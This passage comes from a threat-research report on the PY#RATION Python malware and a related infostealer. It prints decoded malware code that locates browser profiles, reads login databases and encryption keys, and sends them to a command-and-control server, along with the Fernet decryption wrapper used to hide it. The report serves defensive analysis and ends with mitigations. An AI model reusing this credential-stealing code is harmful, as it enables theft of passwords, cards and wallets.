code_plain = b'gAAAAABi9oNGdUTD2xZRfsq-8wfPNkYwfXXPtR3KBTxSBcvLLHNSNdFygIyTuc
fernet_encryption = Fernet(b'VytzzDaT5DuJ-UhE_orKxmyhSp0ZTMGB77t0hibnjMI=')
decrypted_message = fernet_encryption.decrypt(code_plain)
#exec(decrypted_message)
print(decrypted_message)

```

Figure 16: one_encrypted.py with fernet encryption

Decoding the encrypted fernet string by replacing “exec” strings with “print” presents us with additional Python code which gives us insights as to the purpose of this executable.

The “one.exe” appears to be another variant of another Python-based Infostealer malware, which grabs and extracts local PC data including browser credential stores, cryptocurrency wallets, and user and system data.

```
USERPROFILE = os.environ.get(\ 'USERPROFILE\ ' )
LOCALAPPDATA = os.environ.get(\ 'LOCALAPPDATA\ ' )
APPDATA = os.environ.get(\ 'APPDATA\ ' )
TMP = os.environ.get(\ 'TMP\ ' )
SERVER = "kwsv=22dslluhdosurkhurv1frp"
#SERVER = "kws=22orf dokrvw"
DRIVERS = {
  "Chrome": {
    "binaries": [ "C:/Program Files/Google/Chrome/Application/chrome.exe", LOCALAPPDATA+"/Google/Chrome/Application/chrome.exe" ]
    "userdata": LOCALAPPDATA+"/Google/Chrome/User Data",
    "browser": "Chrome"
  },
  "Brave": {
    "binaries": [ "C:/Program Files/BraveSoftware/Brave-Browser/Application/brave.exe", LOCALAPPDATA+"/BraveSoftware/Brave-Brows
    "userdata": LOCALAPPDATA+"/BraveSoftware/Brave-Browser/User Data",
    "browser": "Brave"
  },
  "Opera": {
    "binaries": [ LOCALAPPDATA+"/Programs/Opera/launcher.exe",
    "userdata": APPDATA+"/Opera Software/Opera Stable",
    "browser": "Opera"
  },
  "Edge": {
    "binaries": [ "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe",
    "userdata": LOCALAPPDATA+"/Microsoft/Edge/User Data",
    "browser": "Edge"
  }
}
WHITELISTPROFILES = [
  "BraveWallet",
  "BrowserMetrics",
  "CertificateRevocation",
  "Crashpad",
  "Crowd Deny",
```

Figure 17: decoded fernet code snippet affecting browser stores and crypto

Above, we listed command flags associated with “one.exe”, for example “driver=chrome”. The purpose of that flag is to specify a broad target for the malware to execute and run against. In this case, browser data is recorded, parsed and sent out to C2 as seen in figure 18.

```
def getEncryption(self):
    global DRIVERS
    dataProfiles = []
    for driver in DRIVERS:
        currentDriver = DRIVERS[driver]
        k = get_e_key(currentDriver["userdata"])
        if k == False:
            continue
        enc_k_data = {
            "browser": currentDriver["browser"],
            "key": str(k)
        }
        self.sendAPI("2eurzvhu2folhqw2nh|", enc_k_data)
        if (currentDriver["browser"] == "Opera"):
            profileData = {
                "logins": [],
                "cards": [],
                "history": [],
                "autofills": [],
                "downloads": []
            }
            db_path = currentDriver["userdata"]
            self.sendAPI("2eurzvhu2xsordg", {
                "path": "/" + currentDriver["browser"]
            }, files=[(\ 'LoginData\ ', open(db_path + "/Login Data", \ 'rb\ '))])
            db = connectDb(db_path, "Login Data", "LoginTemp.db")
            if db != False:
                cursor = db.cursor()
                cursor.execute("select origin_url, action_url, username_value, password_value, times_used,")
                for row in cursor.fetchall():
                    profileData["logins"].append({
                        "browser": currentDriver["browser"],
                        "profile": "Default",
                        "url": row[0],
```

Figure 18: browser data extraction

The similarity between the two binaries are striking as both leverage Python as the main programming language, all in a Windows executable format. Even though they serve two completely different functions, it would appear that both originated from the same threat actor.

While this additional binary sample is interesting, the source or origin appears to be the same as the original Python RAT. **Much of the functionality of one.exe appears to have been included in the later v1.6.0 of the Python RAT.**

Conclusion

The PY#RATION malware is not only relatively difficult to detect, the fact that it is a Python compiled binary makes this extremely flexible as it will run on almost any target including Windows, OSX, and Linux variants. Python packages do not need to be installed on the host as all of the needed libraries are self-contained in the executable itself.

At the time of writing, the v1.6.0 of the malware only produced 1/70 detections according to VirusTotal. Malicious code packed into .exe files using PyInstaller or py2exe are already difficult to detect. The fact that the threat actors leveraged a layer of fernet encryption to hide the original source compounds the difficulty of detecting known malicious strings.

As English appears to be the consistent language throughout, and the lure images are of a UK driver's license, it's likely that the intended target could be the UK or North America.

Securonix recommendations and mitigations

- Avoid opening any attachments especially from those that are unexpected or are from outside the organization. Be extra vigilant with .zip, .iso, and .img attachments.
- Implement an application whitelisting policy to restrict the execution of unknown binaries
- Deploy additional process-level logging such as Sysmon for additional log detection coverage
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below

For customers, we have a follow up with recommended detections on how to detect and mitigate PY#RATION attacks using Securonix.

References

- LOLbas-Project: Mshta.exe
<https://lolbas-project.github.io/lolbas/Binaries/Mshta/>
- Python Malware On The Rise, July 14, 2020: <https://www.cyborgsecurity.com/cyborg-labs/python-malware-on-the-rise/>
- Github – Py2exe:
<https://github.com/py2exe/py2exe>
- Github – auto-py-to-exe:
<https://github.com/brentvollebregt/auto-py-to-exe>
- The Socket.IO Server: <https://python-socketio.readthedocs.io/en/latest/server.html>
- io – Fernet (symmetric encryption)
<https://cryptography.io/en/latest/fernet/>
- Attack surface reduction rules reference, 06/28/2022 <https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide>